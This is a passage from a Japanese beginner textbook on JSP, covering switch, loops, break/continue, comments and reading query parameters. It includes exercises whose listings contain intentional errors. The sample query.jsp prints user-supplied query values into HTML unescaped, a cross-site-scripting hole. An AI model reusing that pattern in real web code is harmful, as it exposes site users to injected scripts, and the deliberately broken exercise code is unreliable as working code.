
選択肢が縦一線に並び、ソースがすっきりしたと思いませんか。switch構文は、if構文のように条件式のtrue / falseを判断する代わりに、与えられた式（この場合はx）の値を取得し、その値によって処理を分岐するというものです。

この場合、xが1、2、3、あるいは、それ以外であるかで、それぞれのcaseブロックに制御を移します。defaultブロックは、式の値がcaseブロックのどれにも該当しなかった場合に実行されるブロックです。省略することもできます。

それぞれのcaseブロックには複数の命令を書けますが、最後には必ずbreak命令を記述してください。switch命令は、あくまで対応するcaseブロックに制御を移すだけで、caseブロックの最後でswitch構文を脱出するような仕組みは備わっていないからです。

ですから、もしxの値が1であったとして、break命令がcaseブロック内に記述されない場合は、そのまま次のブロック（xの値が2の場合に実行されるブロック）が実行されることになります。もちろん、意図的にそのような流れを表現することもできますが、コードが読みにくくなるので、お勧めはしません。

まずは、caseブロックの末尾はbreak命令で終わる、とおぼえておいてください。



▲break命令がないと...

ちなみに、switch命令で単純分岐を表すこともできます。たとえば、quest2.jspの11～15行目をswitch命令で書き換えてみると、このようになります。

```
switch(Integer.parseInt(answer)) {
  case 1  : out.println("よかったぁ！ ");       break;
  default : out.println("えぇ、なんでぇ？？？ ");break;
}
```


ただし、単純分岐ではかえって記述が複雑になったり、分岐が見えにくくなってしまうこともありますので、普通はif命令を使用します。

まとめ

- HTMLフォームは、JSPにユーザーからのデータを渡すための最も基本的な手段です。
- HTMLフォームにはさまざまな部品があり、その目的に応じて、使い分けることが重要です。
- HTTPによる通信の中身は、大きく「要求ヘッダー」「要求本体」「応答ヘッダー」「応答本体」に分類できます。
- <form method="POST">から渡されたデータは「要求本体」に乗せて送信されます。このようなデータのことを「ポストデータ」と言います。
- リクエスト情報をJSPページで取得するには、request.getParameterメソッドを使用します。
- 一般的に単純分岐にはif命令を、多岐分岐にはswitch命令を使用します。

実習　講義　**練習問題**　CHAPTER 01 LESSON 04

Q 以下の空欄を埋めて、p_quest1.jsp、p_quest2.jspを完成させてみましょう。また、p_quest2.jspの中に２箇所、構文的に誤っている点があります。これを指摘し、正しく修正してみてください。



▲アンケートの回答に応じて、メッセージを切り替え表示

リスト1 p_quest1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アンケート調査</title>
</head>
<body>
<h1>アンケート調査</h1>
<form method="POST" action="　①　">
<div>
  <label>
    あなたの好きな食べ物は？
    <　②　 name="food">
      <option value="3">ラーメン</option>
      <option value="2">カレーライス</option>
      <option value="1">納豆ごはん</option>
    </　②　>
  </label>
</div>
<div>
<input type="submit" value="登録" />
```

```
</div>
</body>
</html>
```

リスト2 p_quest2.jsp

```
<%! page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アンケート結果</title>
</head>
<body>
<%
 ③  (Integer.parseInt( ④ ("food"))) {
  case 3 : out.println("僕も大好きです");          ⑤
  case 2 : out.println("まぁまぁですね");          ⑤
  case 1 : out.println("この世の食べ物とも思えない"); ⑤
  default : out.println(" ！？？？ ");             ⑤
}
</body>
</html>
```

LESSON 05


繰り返し処理を実行しよう（2）

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □

LESSON 03に続いて、繰り返し構文について学びます。九九表を例に、ループを使った定型的なロジックを見ていくことにしましょう。ループ同士を入れ子にしたり、ある条件によって強制的にループを脱出／スキップすることで、より複雑なパターンを表現することが可能です。



	1	2	3	4	5	6	7	8	9
1	1	2	3	4	5	6	7	8	9
2	2	4	6	8	10	12	14	16	18
3	3	6	9	12	15	18	21	24	27
4	4	8	12	16	20	24	28	32	36
5	5	10	15	20	25	30	35	40	
6	6	12	18	24	30	36			
7	7	14	21	28	35				
8	8	16	24	32	40				
9	9	18	27	36					

▲九九表を表示（結果が40を超えたものは非表示）

サンプルファイル jsp10▶ lesson05▶ kuku.jsp

実習 講義 練習問題 CHAPTER 01 LESSON 05

1 コードを入力する

メモ帳で/lesson05フォルダーのkuku.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト kuku.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" %>
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <meta charset="UTF-8" />
```

```
<title>九九表</title>
</head>
<body>
<table border="1">
<tr>
  <th></th><th>1</th><th>2</th><th>3</th><th>4</th>
  <th>5</th><th>6</th><th>7</th><th>8</th><th>9</th>
</tr>
<%
for(int i = 1; i < 10; i++) {
  out.println("<tr>");
  out.println("<th>" + i + "</th>");
  // 内側のループの開始
  for(int j = 1; j < 10; j++) {
    if(i * j > 40) { break; }
    out.println("<td align='right' width='20'>" + (i * j) + "</td>");
  }
  // 内側のループの終了
  out.println("</tr>");
}
%>
</table>
</body>
</html>
```

1ループで1組の<tr>～</tr>を出力

1ループで1組の<td>～</td>を出力

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.74の図のように表示されれば、サンプルは正しく動作しています。

http://localhost:8080/jsp10/lesson05/kuku.jsp

カウンター変数の簡単な宣言方法

for構文でループ回数を制御するカウンター変数（LESSON 03のeveryone.jspに出てきた変数i）は、それ自体が意味を持っていないことが多く、プログラム全体として変数が多くなった場合、そのほかの意味ある変数と混在してしまい、わかりにくくなってしまうことがあります。

そのようなときには、for構文の中でまとめて宣言してしまうことで、ソースをシンプルに見やすくできます。

```
for(int i = 1; i < 10; i++) {
```

この記法はfor命令の決まり文句とも言うべき書き方なので、おぼえておくと便利でしょう。

ループを途中で脱出する

通常、forループの終了条件はカウンター変数によって決まりますが、特別にある条件を満たした場合、あるいはループを強制的に打ち切りたいという場合はbreak命令を使います。

LESSON 04では、break命令をswitchブロックから脱出するために使いましたが、一般的には、ループなど、あるブロックから脱出したい場合に利用します。

サンプルの20行目を見てみましょう。

```
20 if(i * j > 40) { break; }
```

ここでは、変数iとjを掛け合わせたものが40を超えた場合にループを脱出します。

break命令は、デフォルトで最も内側のループ（break命令に一番近いループ）を脱出します。つまり、サンプルのように2つのループが入れ子（ネスト）になっている場合、外側のループはそのまま継続されるので、最終的には、九九表で40以下のものだけが一覧表示されるわけです。


i	j	i×j	break	
1	1	1		外側1周目
1	2	2		
:	:	:		
1	9	9		
:	:	:		
5	1	5		外側5周目
:	:	:		
5	9	45	break	
6	1	6		外側6周目
:	:	:		
6	7	42	break	
7	1	7		外側7周目
:	:	:		
7	6	42	break	
8	1	8		外側8周目
:	:	:		
8	6	48	break	
9	1	9		外側9周目
:	:	:		
9	5	45	break	

▲二重ループの仕組み

もしも「九九表で初めて40を超えたところで、表示自体を打ち切りたい」といった場合、外側のループまで一気に抜ける必要があります。このような場合、break命令にラベルを指定します。

たとえば、サンプルの15、20行目を以下のように修正してください（変更部分はマーカーで表しています）。

```
label :for(int i = 1; i < 10; i++) {
  ...中略...
  if(i * j > 40) { break label; }
  ...中略...
}
```



	1	2	3	4	5	6	7	8	9
1	1	2	3	4	5	6	7	8	9
2	2	4	6	8	10	12	14	16	18
3	3	6	9	12	15	18	21	24	27
4	4	8	12	16	20	24	28	32	36
5	5	10	15	20	25	30	35	40	

▲break命令にラベルを指定した場合の実行結果

break命令が実行されると、今度は内側のループではなく、指定されたラベル名のついたループ（つまり外側のループ）を抜け、それ以降のコードが実行されます。

ここでは、ラベル名を「label」としていますが、特に何か決まりがあるというわけではなく、任意の名前を付けることができます。

break命令のこの性質を利用して、入れ子状態となったループでも一気に抜けることが可能になります。


そのループだけをスキップしたい場合はcontinue命令

break命令はループ自体を中断しましたが、ループ自体はそのまま継続して、現在の周回だけをスキップしたいというケースもあるでしょう。その場合は、continue命令を使用します。

たとえば、今回の九九表で40以下の値にのみ印を付けてみたいとしたら、サンプルの19～22行目を以下のように書き換えてください（変更／追記部分はマーカーで表しています）。

```
for(int j = 1; j < 10; j++) {
  out.println("<td align='right' width='20'>" + (i * j));
  if(i * j > 40) { continue; }
  out.println("●</td>");
}
```

「i * j」が40以下の場合だけ、ここが実行される



	1	2	3	4	5	6	7	8	9
1	1 ●	2 ●	3 ●	4 ●	5 ●	6 ●	7 ●	8 ●	9 ●
2	2 ●	4 ●	6 ●	8 ●	10 ●	12 ●	14 ●	16 ●	18 ●
3	3 ●	6 ●	9 ●	12 ●	15 ●	18 ●	21 ●	24 ●	27 ●
4	4 ●	8 ●	12 ●	16 ●	20 ●	24 ●	28 ●	32 ●	36 ●
5	5 ●	10 ●	15 ●	20 ●	25 ●	30 ●	35 ●	40 ●	45
6	6 ●	12 ●	18 ●	24 ●	30 ●	36 ●	42	48	54
7	7 ●	14 ●	21 ●	28 ●	35 ●	42	49	56	63
8	8 ●	16 ●	24 ●	32 ●	40 ●	48	56	64	72
9	9 ●	18 ●	27 ●	36 ●	45	54	63	72	81

▲continue命令を利用した場合の実行結果

この例であれば、「i * j」が40よりも大きいときにcontinue命令で強制的に次の周回に移動し、「●</td>」が出力されなくなる（＝40以下の時だけ「●</td>」が出力される）というわけです。

この例は、以下のように書き換えても同じ意味です。

```
for(int j = 1; j < 10; j++) {
  out.println("<td align='right' width='20'>" + (i * j));
  if(i * j <= 40) { out.println("●</td>"); }
}
```

その他の繰り返し命令


Javaには、繰り返しループを定義するための命令がfor命令以外にもいくつか用意されています。

（1）while命令

for命令のほかに、ループを実現するための命令として、whileそしてdo...whileという2つの命令があります。

for命令が主に繰り返し回数でループを制御するのに対し、while命令とdo...while命令は条件式の真偽（true / false）によってループを制御します。たとえば、以下のようなスクリプトがあったとします。

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%
int i = 1;
while(i <= 5) {
  out.println(i + "回目のループ<br />");
  i++;
}
%>
```



▲while命令によるループの結果

この場合、変数iが5以下の間、ループを繰り返します。変数iはループ内のどこかで必ずカウントアップしないと、無限ループとなってしまいますので注意してください。この場合のカウントアップは、i++で行っています。

上の例をfor構文で置き換えると以下のようになります。カウンター変数を利用する場合は、一箇所に初期化／増減式／終了条件式をまとめて記述している分、for命令のほうがシンプルに表現できることがわかります。

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%
for(int i = 1; i <= 5; i++) {
  out.println(i + "回目のループ<br />");
}
%>
```

(2) do...while命令

do...while命令は、while命令とよく似ていますが、1つだけ違う点があります。while命令がループの最初で条件式を判定するのに対し、do命令ではループの最後で条件式を判定している点です。

つまり、while構文では最初から条件式がfalse（偽）である場合、一度もループ内の命令が実行されない可能性があるのに対し、do構文では条件式の真偽にかかわらず、必ず一度はループが実行されるということです。具体的に例を挙げてみるとわかりやすいかもしれません。

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%
int i = 6;
do {
  out.println("iの値は" + i + "です<br />");
  i++;
} while(i <= 5);
%>
```


▲do...while命令で、最初から条件式がfalseの場合

上の例では、最初の時点で変数iが5を超えているにもかかわらず、条件式の判定がループの後方で行われるため、ループ内の命令が一度だけ実行されています。

同じことをwhile命令で書くと、以下のようになります。

```
<%
int i = 6;
while(i <= 5) {
  out.println("iの値は" + i + "です<br />");
  i++;
}
%>
```

while命令では、do...while命令と異なり、条件式がループの前方で判定されています。ここでは最初からiは5より大きい値になっていますので、結果、ループ内の命令は一度も実行されず、画面にも何も表示されません。



▲do...whileとwhile

コメントを記述する

今回のサンプルでは、18行目と23行目が**コメント**です。コメントはプログラムとして解釈されません。

コーディングするだけであればコメントの記述は必須ではありません。しかし、長期にわたるプログラムの保守を考えたとき、あとから別の人がプログラムを読むことを考えれば（それはもしかしたら自分かもしれません）、きわめて重要な要素です。

もちろん、すべてのコードの意味を記述しなければならないということではありません（そんなことをしたら、逆にコードの可読性は低下してしまうでしょう）。特に決まりがあるわけではありませんが、おおよそ以下のような内容を記録しておくようにすると効果的です。

- 宣言された変数の意味、用途
- クラスやメソッド（後述）の機能概要、引数、戻り値など
- プログラム改定時の履歴（改定日時や対応の内容など）

JSPでは、目的に応じて4種類のコメントを使い分けることができます。

（1）<!--...-->

HTMLのコメントです。

JSPは、HTML埋め込み型の言語ですから、当然、HTMLのコメントを使用できます。ただし、宣言部やスクリプトレット内では使用できません。

ユーザーからも見えてしまうコメントですので、開発者内部のコメントを記述することは好ましくありません。

ユーザーが参照する可能性のある情報（サイト管理者の情報など）を記述したり、デバッグ時に出力したHTMLを確認するための目印などを埋め込みたい場合に便利です。

（2）<%--...--%>

JSP独自のコメントです。

後述するサーブレットなどでは使用することができません。また、宣言部やスクリプトレット内で使用することもできません。

たとえば、デバッグ時に一部の機能を一時的に無効にしたい場合などに有効です。

```
<%--
<% out.println("この行は実行されません"); %>
--%>
```

<!--〜-->と違って、コメントの内容はクライアントに送信されませんので、変数やメソッドの情報など、純粋に開発者にとってのメモ的情報を記述する場合にも利用できます。

(3) //

単一行のコメントで、行頭に「//」をマークします。その行の最後までがコメントとして認識されます。

Javaの一般的なコメント構文であり、サーブレットなどでも使用することができます。JSP内では、宣言部、スクリプトレット内で使用します。

(2) と同じく、クライアントには、この箇所は送信されません。

(4) /*...*/

複数行のコメントです。/*...*/で囲まれた部分がコメントとして認識されます。(3) と同じく、Javaの一般的なコメント構文であり、サーブレットなどでも利用できます。JSP内では、宣言部、スクリプトレット内で使用します。

CHAPTER 1のまとめ

ここで、CHAPTER 1で出てきた主な命令について、簡単にまとめておきます。いずれも重要な命令ばかりですので、曖昧な内容はもう一度、きちんと復習しておきましょう。

▼JSPページで利用可能な主な要素

要素	名前	概要
<%@...%>	ディレクティブ	JSP＆サーブレットコンテナーへの指令を記述する（@pageなど）
<%!...%>	宣言部	変数などを宣言する
<%...%>	スクリプトレット	Javaプログラムを実行する
<%--...--%>	コメント	JSP＆サーブレットコンテナーから解釈されないコメントを記述する

▼JSPページで利用可能な主な命令

命令	概要
if	単純分岐を定義する
switch	多岐分岐を定義する
for	指定された回数だけループを繰り返す
while	条件式がtrueの間、ループを繰り返す（前方判定）
do...while	条件式がtrueの間、ループを繰り返す（後方判定）
break	現在のループを中断する
continue	現在のループをスキップする

▼CHAPTER 01で登場した主なメソッド

メソッド名	概要
out.print	文字列を表示する
out.println	文字列と改行文字を表示する
request.getParameter	入力データを取得する
Integer.parseInt	文字列を整数に変換する

まとめ

- break命令は、あるブロックから強制的に脱出したい場合に使用します。
- break命令にラベルを指定することで、入れ子構造になったループから一気に脱出できます。
- ループ内で現在の周回のみをスキップしたい場合には、continue命令を使用します。
- Javaで使える繰り返し構文には、for、while、do...whileがあります。
- JSPではコメント構文として、<!--...-->、<%--...--%>、//、/*...*/の4種類が使えます。

実習 講義 練習問題 CHAPTER 01 LESSON 05

Q1 サンプルのkuku.jspをwhile構文で書き換えてみましょう。以下の空欄を埋めて、p1_kuku.jspを完成させてください。

リスト1 p1_kuku.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>九九表</title>
</head>
<body>
<table border="1">
<tr>
  <th></th><th>1</th><th>2</th><th>3</th><th>4</th>
  <th>5</th><th>6</th><th>7</th><th>8</th><th>9</th>
</tr>
<%
int i = 1;
while( ① ) {
  out.println("<tr>");
  out.println("<th>" + i + "</th>");
  ② ;
  while( ③ ) {
    if(i * j > 40) { break; }
    out.println("<td align='right' width='20'>" + (i * j) + "</td>");
    ④ ;
  }
  out.println("</tr>");
  ⑤ ;
}
%>
</table>
</body>
</html>
```

Q2 サンプルのkuku.jspをdo...while命令で書き換えてみましたが、3つの間違いがあります。間違いを指摘し、正しく修正してみましょう。

リスト2 p2_kuku.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>九九表</title>
</head>
<body>
<table border="1">
<tr>
  <th></th><th>1</th><th>2</th><th>3</th><th>4</th>
  <th>5</th><th>6</th><th>7</th><th>8</th><th>9</th>
</tr>
<%
int i;
do {
  out.println("<tr>");
  out.println("<th>" + i + "</th>");
  do {
    if(i * j > 40) { break; }
    out.println("<td align='right' width='20'>" + (i * j) + "</td>");
    j++;
  } while(j < 10)
  out.println("</tr>");
  i++;
} while(i < 10);
%>
</table>
</body>
</html>
```

Q3 continue命令を利用して、1～100の間の奇数の合計値を計算してみましょう。
以下の空欄を埋めて、p3_sum.jspを完成させてみてください。

▲1～100の間の奇数値のみを合計したものを表示

リスト3 p3_sum.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>1～100の間の奇数を合計</title>
</head>
<body>
<%
int [ ① ];
for( [ ② ] i = 1; i <= 100; i++) {
  if(i [ ③ ] 2 == 0) { [ ④ ]; }
  result [ ⑤ ] i;
}
out.println("合計値：" + result);
%>
</body>
</html>
```

ブラウザーからの入力を処理しよう

ブラウザーからのリクエスト情報には、フォーム経由で発信されるポストデータをはじめ、クエリ情報、ヘッダー情報、クッキー情報など、さまざまな情報が含まれています。これらの情報と連携することで、インタラクティブで細やかな振る舞いをするアプリケーションを構築できるようになります。このCHAPTERでは、これらのリクエスト情報を取得し、JSPページの中で活用する方法について学びます。

CHAPTER 02

LESSON 06

クエリ情報を活用しよう

フォーム情報に続いてLESSON 06では、ページ間のデータのやりとりによく利用されるクエリ情報の使い方を学びましょう。ここでは、URLを使って指定されたクエリ情報をJSPで取得し、一覧表示してみます。

▲クエリ情報が一覧表として表示される

サンプルファイル jsp10▶ lesson06▶ query.jsp

1 コードを入力する

メモ帳で/lesson06フォルダーのquery.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト query.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.*" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>クエリ情報を取得</title>
</head>
<body>
<table border="1">
<%
Enumeration params = request.getParameterNames();
while(params.hasMoreElements()) {
  String name = (String)(params.nextElement());
  out.println("<tr><th>" + name + "</th>");
```

パラメーター名の集合を取得

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日 月 日

レッスン終了

```
16      out.println("<td>" + request.getParameter(name) + "</
    td></tr>");
17  }
18  %>
19  </table>
20  </body>
21  </html>
```

個々のパラメーター名と対応する値を出力

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.88の図のように表示されれば、サンプルは正しく動作しています。

http://localhost:8080/jsp10/lesson06/query.jsp?id=namidon&name=kakeya

クエリ情報を取得する

クエリ（query）とは、「質問、問い合わせ」という意味で、コンピューター用語としては「特定の情報の検索をデータベースなどに要求する」という意味で使われています。そして、**クエリ情報**とは、URLの末尾「?～」以降に付加された「キー名＝値」の組みのことです。

HTMLの<form>要素から発行される、いわゆるポストデータがある程度まとまった入力データを扱うのに適しているのに対し、クエリ情報は文字どおり、問い合わせのためのちょっとしたキー情報をやりとりするのに適しています。

クエリ情報は「キー名＝値」の組みを「&」で連結することによって、複数連ねることも可能です。

たとえば、以下のようなURLがあったとしましょう。

```
http://localhost:8080/jsp10/lesson06/query.jsp?id=123456
```

ここで、クエリ情報は「id=123456」の部分で、キー名が「id」、クエリ値が「123456」です。JSPを使って値の部分「123456」を取得するには、以下のようにします。

```
<% out.println(request.getParameter("id")); %>
```

つまり、JSPでは「クエリ情報もポストデータもまったく同じ方法で、データを取得できる」のです。

不特定多数のクエリ情報を取得する

ただ、特定のクエリ情報を取得するだけでは、あまり面白くありません。

そこでここでは、不特定多数のクエリ情報が付加されてくる可能性がある場合（クエリ情報のキーがあらかじめ特定できない場合）に*1、これをすべて取得するための方法を学びましょう。

```
12 Enumeration params = request.getParameterNames();
```

requestオブジェクトのgetParameterNamesメソッドは、取得したクエリ情報に含まれるすべてのキー名を返します*2。このキー名情報（セット）は、Enumerationオブジェクトの変数paramsに格納されます。Enumerationとは「列挙」という意味です。

ここでは、大きく３つのポイントがあります。

(1) メソッドの戻り値として生成されるオブジェクトがある

これまでに使用してきたoutやrequestのようなオブジェクトは、「暗黙オブジェクト」という名前のとおり、ユーザーが使用するにあたって、事前の準備を意識する必要はありません。暗黙のうちに使用するための状態が整っていたのです。

暗黙オブジェクトは、JSPの中で汎用的によく使用されるごく一部の機能にすぎません。JSP（というよりJava）には、実際には数多くのオブジェクトが用意されています。

その１つが、情報の集合を管理するEnumerationオブジェクトです。Enumerationオブジェクトは、getParameterNamesのような、Enumerationオブジェクトを戻り値として返すメソッドを介することによって、明示的に生成されなければなりません。

(2) 変数にはオブジェクトを格納することもできる

これまで、変数には整数や日付、true / falseの真偽型のような基本的なデータを格納してきました。同じように、Enumerationオブジェクトのような複雑な構造データも、変数に格納できます。

格納されるデータがオブジェクトになったとしても、宣言のしかたは原則的に変わりありません。

```
オブジェクト名 変数名［=オブジェクトを返すメソッドなど］ *3
```

これまでintやbooleanのようなデータ型を指定した部分が、オブジェクト名に変わっただけです。具体的にどのようなオブジェクトが存在するのかについては、基本データ型と異なり、一覧にまとめられるような量ではありませんので、登場するごとにおぼえていくことにしましょう。

詳細は後述しますが、Enumerationオブジェクトを使用するためには、１行目の@pageディレクティブであらかじめimport属性に"java.util.*"を指定しておく必要があります。

*1 たとえばサンプルのようにURLの末尾の「?」に続けて、id=namidon&name=kakeya と、ユーザーが任意の数のキーと値を入力してくる可能性がある場合です。

*2 getParameterNamesメソッドは、必ずしも記述した順番にキーを返すとは限りません。したがって、実際のコーディングにおいては、キーの順番に依存しないロジックを記述しなければなりません。

*3「オブジェクト名」と言っているのは、正確には「クラス名」です。クラスとオブジェクトの概念については後述しますが、ここではいずれも同じような「機能のかたまり」、または「道具」のようなものと思っておけばよいでしょう。

```
1 <%@ page contentType="text/html;charset=UTF-8"
2          import="java.util.*" %>
```

これの意味するところは、クラス／オブジェクトの概念を含め、CHAPTER 03で詳しく解説します。まずは決まり文句のようなものだとおぼえておきましょう。


Enumerationオブジェクトの概念

さて、そのEnumerationオブジェクト、ある特定の対象の集合体を格納して、取り出すためのオブジェクトです。ここでは、パラメーター名（ここではクエリのキー名）という文字列の集合体を格納しますが、一般的には、数値やtrue / falseのような基本データ型はもちろん、ありとあらゆるデータを格納できます。

Enumerationオブジェクトからデータを取り出しているのは、13 ～ 17行目です。

```
13 while(params.hasMoreElements()) {
14   String name = (String)(params.nextElement());
     ...中略...
17 }
```

Enumerationオブジェクトは、内部に格納されたデータを取り出すために、現在位置を表す**ポインター**を持っています。



▲Enumerationオブジェクトとポインター

nextElementメソッドはポインターを次の要素に1つずらし、その値を取得します。hasMoreElementsメソッドは、現在のポインター位置から見て、次の要素がまだEnumerationオブジェクトに残っているかどうかを判定します。

ここでは、これらメソッドの性質を利用して、hasMoreElementsメソッドがfalseを返すまで（＝次の要素がなくなるまで）whileループを繰り返すことで、すべてのパラメーター名（ここではクエリのキー名）を順に取得しているというわけです。パラメーター名を取得できたら、あとは、これをキーにして、おなじみのgetParameterメソッドで実際のクエリ値を取得できます*4。

なお、nextElementメソッドで、次の要素を取り出す際に「(String)」のような奇妙な記述

*4 ここまでを理解できたら、「?～」以降のクエリ情報を適宜書き換えて、結果が変化することも確認してみましょう。

がありますが、これについては、次の項で詳しく紹介します。

構文 hasMoreElementsメソッド

```
Enumerationオブジェクト.hasMoreElements()
```

Enumerationオブジェクトの中にまだ読み込まれていないデータが残っているかどうかをtrue / false値として返す。

構文 nextElementメソッド

```
Enumerationオブジェクト.nextElement()
```

Enumerationオブジェクト内のポインターが示す、次の要素を返す。

値の型キャスト

Javaにおいて、変数のデータ型が厳密に区別されるということは、LESSON 03でも紹介しました。このため、見かけ上のデータと内部的に認識されているデータとで、型が異なるという場合には、明示的にデータ型を変換（**型キャスト**[*1]）する必要があります。

14行目に注目してみましょう。

*1 **型キャスト**、または単に**キャスト**とも言います。

```
14    String name = (String)(params.nextElement());
```

Enumerationオブジェクト（変数params）のnextElementメソッドは、戻り値としてObjectオブジェクトを返します。**Objectオブジェクト**は、すべてのオブジェクトの基本的な機能を定義した**ルートオブジェクト**とでもいうべき存在です。Javaで用意されているすべてのオブジェクトは、このObjectオブジェクトの機能を引き継いでいます。

つまり、「nextElementメソッドがObjectオブジェクトを返す」というのは、「nextElementメソッドはありとあらゆるオブジェクトを返す可能性がある」と言っているのと同じなのです。

